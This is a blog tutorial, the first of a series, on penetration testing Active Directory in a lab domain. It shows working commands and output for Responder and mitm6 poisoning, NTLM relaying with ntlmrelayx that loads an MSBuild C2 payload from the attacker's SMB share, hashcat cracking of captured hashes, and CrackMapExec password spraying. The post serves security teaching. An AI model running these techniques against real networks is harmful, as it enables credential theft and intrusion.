

Penetration Testing Active Directory, Part I

 hausec.com/2019/03/05/penetration-testing-active-directory-part-i

By Hausec

March 5, 2019

I've had several customers come to me before a pentest and say they think they're in a good shape because their vulnerability scan shows no critical vulnerabilities and that they're ready for a pentest, which then leads me to getting domain administrator in fifteen minutes by just exploiting misconfigurations in AD.

One of the lapses of education I see in the pentesting field is the lack of knowledge when it comes to pentesting Active Directory (AD). Unfortunately, the OSCP does not teach AD pentesting and even the SANS GPEN course barely touches it. The goal of this series is to help showcase **some** techniques, tools, and methods I've used in the past on successful pentests that utilized AD. By no means is this a comprehensive playbook on every method or tool. Throughout this series I will be using Kali Linux 2019 and operating on my own fictional domain via virtual machines.

Let's start by stating the **goal**: The goal of a penetration test is to identify any possible attack vector an adversary would use in order to compromise a network. It is **not** to get domain administrator, then call it quits.

Now that we have a goal, there's several steps we follow in order to accomplish it. Below is a (rough) visual guide on the pentesting cycle.



Credit: Microsoft

Synopsis: A client has hired you to conduct a penetration test on their network, which utilizes Active Directory. You have not been given *anything*. You have no credentials, you have no scope, you have no badge to get into the front door, however you manage to tail-gate through a door and find a secluded room with an IP phone. You unplug the IP phone,

and plug in your laptop, and find yourself on the network. What's next? **Getting a foothold.**

Phase I | Getting a Foothold

With no credentials, there's a limited amount of reconnaissance we can do, and reconnaissance will occur throughout almost every step of the cycle, however there's a few things we can do right off the bat to get a foothold onto the network. First, is since we do have network access, is simply check what subnet we're on via `ifconfig` or `ipconfig`. Once you have your IP, do a ping sweep in `nmap` to see if other devices are accessible

```
nmap -sn 192.168.1.1/24
```

If devices come back, then you're in business. If you get nothing, it's possible ICMP is disabled, there's no other devices on the network, or since you're not authenticated, you cannot communicate with other devices and are possibly being blocked by an identity security solution (e.g. Cisco ISE). For the sake of the article, let's assume you get a few machines back and can successfully ping them.


Tool: [Responder](#)

Next, we'll use a tool called [Responder](#), or if you're partial to Windows, [Inveigh](#). What these two tools do is check for a very common misconfiguration within AD, which results in the ability to conduct WPAD and NBT-NS poisoning. By default, Windows is configured to search for a Proxy Auto Config (PAC) file, via the Web Proxy Auto-Discovery (WPAD). It's important to note that WPAD isn't the protocol that does the searching, it's just the set of procedures on how the device finds the PAC file. Automatic discovery of the PAC file is useful in an organization because the device will send out a broadcast asking for the proxy file and receive one. However, it naturally does not authenticate who is sending the proxy file, allowing an attacker to send a spoofed answer which then asks for credentials.


In Kali, responder is installed by default.

```
responder -I eth0 --wpad
```

On my Windows 7 Machine, I open Internet Explorer and go to Google, which then initiates a search for a WPAD file. In Responder, I see the request come through, which Responder then automatically answers the request with a challenge, which results in the victim sending their username and hashed password (in NTLMv2 format).



My settings for HashcatGUI.



Cracked password is 'Password!'

Now we successfully cracked the password, we have the credentials Alice:Password!

Before continuing, there's a few other methods I'd like to show in case Responder doesn't work.

Tool: [mitm6](#)

Let's say the client's network is using a legitimate PAC file and your spoofing isn't working. There's another technique that utilizes IPv6 and DNS to relay credentials to a target. By default, IPv6 is enabled and actually *preferred* over IPv4, meaning if a machine has an IPv6 DNS server, it will use that over the IPv4. Also by default, Windows machines look for an IPv6 DNS server via DHCPv6 requests, which if we spoof with a fake IPv6 DNS server, we can effectively control how a device will query DNS. More can be read [here](#).

First, download [mitm6](#).


```
git clone https://github.com/fox-it/mitm6.git
```

```
cd mitm6
```

```
pip install .
```

Then run it against the target network workgroup. Since we did a ping sweep before, we received NetBIOS names as well, showing the target domain is lab.local

Here's what the IP settings looked like on the target before I ran mitm6



Notice one DNS server

Then I ran mitm6

```
mitm6 -d lab.local
```

```
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:1c:63:e4]
IPv4 address: 192.168.218.129
IPv6 address: fe80::20c:29ff:fe1c:63e4
DNS local search domain: lab.local
DNS whitelist: lab.local

IPv6 address fe80::192:168:218:40 is now assigned to mac=00:0c:29:ee:8f:23 host=LABWIN701.lab.local ipv4=192.168.218.40
```

And now the DNS server has changed on the target

```

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : lab.local
    Description . . . . . : Intel(R) PRO/1000 MT Network Connection
    Physical Address. . . . . : 00-0C-29-EE-8F-23
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::192:168:218:40%11(Preferred)
    Lease Obtained. . . . . : Sunday, March 03, 2019 8:19:59 PM
    Lease Expires . . . . . : Sunday, March 03, 2019 8:31:40 PM
    Link-local IPv6 Address . . . . . : fe80::41e7:5aba:f5dc:31d8%11(Preferred)
    IPv4 Address. . . . . : 192.168.218.40(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::20c:29ff:fe1c:63e4%11
                                192.168.218.2
    DHCPv6 IAID . . . . . : 234884137
    DHCPv6 Client DUID. . . . . : 00-01-00-01-20-83-FD-7F-00-0C-29-82-48-93

    DNS Servers . . . . . : fe80::20c:29ff:fe1c:63e4%11
                           192.168.218.10
    NetBIOS over Tcpip. . . . . : Enabled
    Connection-specific DNS Suffix Search List :
                                                lab.local

```

Notice the IPv6 address as a DNS server.

Now the real vulnerability is that Windows prefers IPv6 over IPv4, meaning I now control DNS.

So now we leverage the fact that we control DNS with spoofing WPAD answers again via ntlmrelayx.py. I wrote a guide on how to set it up [here](#).

With mitm6 running in one window, open another and run ntlmrelayx.py

```
ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.128/ -i
```

-wh: Server hosting WPAD file (Attacker's IP)

-t: Target (You cannot relay credentials to the same device that you're spoofing)

-i: open an interactive shell

```

^Croot@kali:~/Tools/impacket# ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.128/ -i
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.218.40, attacking target smb://192.168.218.128
[*] HTTPD: Client requested path: http://google.com/
[*] HTTPD: Client requested path: http://google.com/
[*] HTTPD: Client requested path: http://google.com/
[*] Authenticating against smb://192.168.218.128 as LAB\Admin SUCCEEDED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000

```

From here, you can establish connection to your command and control (C2) framework of your choosing. In this case, I'm using SILENTTRINITY, so I use the -c command to

execute my command, which in this case is using MSBuild to build my malicious payload.


```
root@kali:~/Tools/impacket # ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.50/ --no-smb-build.exe \\192.168.218.129\SMB\msbuild.xml'
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.218.40, attacking target smb://192.168.218.50
[*] HTTPD: Client requested path: http://go.microsoft.com/fwlink/?linkid=69157
[*] HTTPD: Received connection from 192.168.218.40, attacking target smb://192.168.218.50
[*] HTTPD: Client requested path: http://www.bing.com/favicon.ico
[*] HTTPD: Client requested path: http://go.microsoft.com/fwlink/?linkid=69157
[*] HTTPD: Client requested path: http://www.bing.com/favicon.ico
[*] HTTPD: Client requested path: http://go.microsoft.com/fwlink/?linkid=69157
[*] HTTPD: Client requested path: http://www.bing.com/favicon.ico
[*] Authenticating against smb://192.168.218.50 as LAB\Admin SUCCEED
```

```
root@kali:~/Tools/SILENTKINITY/Server# smbserver.py -smb2support SMB /root/SMB
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.218.50,49403)
[*] AUTHENTICATE_MESSAGE (LAB\Admin,LABWIN702)
[*] User Admin\LABWIN702 authenticated successfully
[*] Admin::LAB:4141414141414141:6a22cb8445c3c947cac87a8c61a779bc:0101000000000000ff2341a2d2d40167b4
4c007600020001000620061004e006c007a00460053006200030010005a00460066006500490068004c0076000400100062006
6000400020000008003000300000000000000000000000000000ef340bbde7a408cc00582a11e602425e43a6f923e013df
00000000900280063006900660073002f003100390032002e003100360038002e003200310038002e00310032003900000000
```



```
Hash - Notepad
File Edit Format View Help
Admin::LAB:4141414141414141:6a22cb8445c3c947cac87a8c61a779bc:0101000000000000ff2341a2d2d40167b4ce19c4055ca900000000010010005

Cracked - Notepad
File Edit Format View Help
Passw0rd1

C:\Windows\System32\cmd.exe
Maximum password length supported by kernel: 27

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename...: C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt
* Passwords..: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

Session.....: 2019-03-04
Status.....: Cracked
Hash.Type.....: NetNTLMv2
Hash.Target....: ADMIN::LAB:4141414141414141:6a22cb8445c3c947cac87a8...000000
Time.Started....: Mon Mar 04 10:55:04 2019 (0 secs)
Time.Estimated...: Mon Mar 04 10:55:04 2019 (0 secs)
Guess.Base.....: File (C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 2873.1 kH/s (2.88ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 233473/14344384 (1.63%)
Rejected.....: 1/233473 (0.00%)
Restore.Point....: 221185/14344384 (1.54%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#3....: froggies2 -> superfresa
Started: Mon Mar 04 10:55:02 2019
Stopped: Mon Mar 04 10:55:05 2019

C:\Program Files (x86)\Hashcat>
```

And now we successfully have credentials to the network without using Responder.

Tool: [CrackMapExec](#)

[CrackMapExec](#) is essentially a swiss-army knife for pentesters. From password spraying and hash passing, to command execution, it should be used in every pentesters toolkit.

If all else fails, we can attempt password spraying. There's a reason why this method is last and that is because of password lockouts. Password lockouts are not as common as you may think, which allows an attacker to use a dictionary attack against usernames. Getting a username is the first step, which can be accomplished via OSINT and using theharvester. If we did not have a username from OSINT, we can also give CrackMapExec (CME) a username wordlist, but for the sake of time, let's assume we have the username **rsmith**.

If you're on Kali, CrackMapExec should be installed if you're on a newer version, but if not it can be installed

```
apt-get install crackmapexec
```

Since we had a device on the network identified from the scan, we can give CME a password list paired with the username and attempt to login.

```
crackmapexec smb 192.168.218.40 -d lab.local -u rsmith -p
~/Documents/wordlists/fasttrack.txt --shares
```

After a few seconds, the password is found.

```

root@kali:~# crackmapexec smb 192.168.218.40 -d lab.local -u rsmith -p ~/Documents/wordlists/fasttrack.txt --shares
CME 192.168.218.40:445 LABWIN701 [*] Windows 6.1 Build 7601 (name:LABWIN701) (domain:LAB)
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [+] lab.local\rsmith:Winter2017
CME 192.168.218.40:445 LABWIN701 [+] Enumerating shares
CME 192.168.218.40:445 LABWIN701 SHARE Permissions
CME 192.168.218.40:445 LABWIN701 -----

```

Credentials found!

It may seem CTF-y, but season:year is an extremely popular password combination.

With these found credentials, we now have a regular user account and will move on to privilege escalation in [part two](#).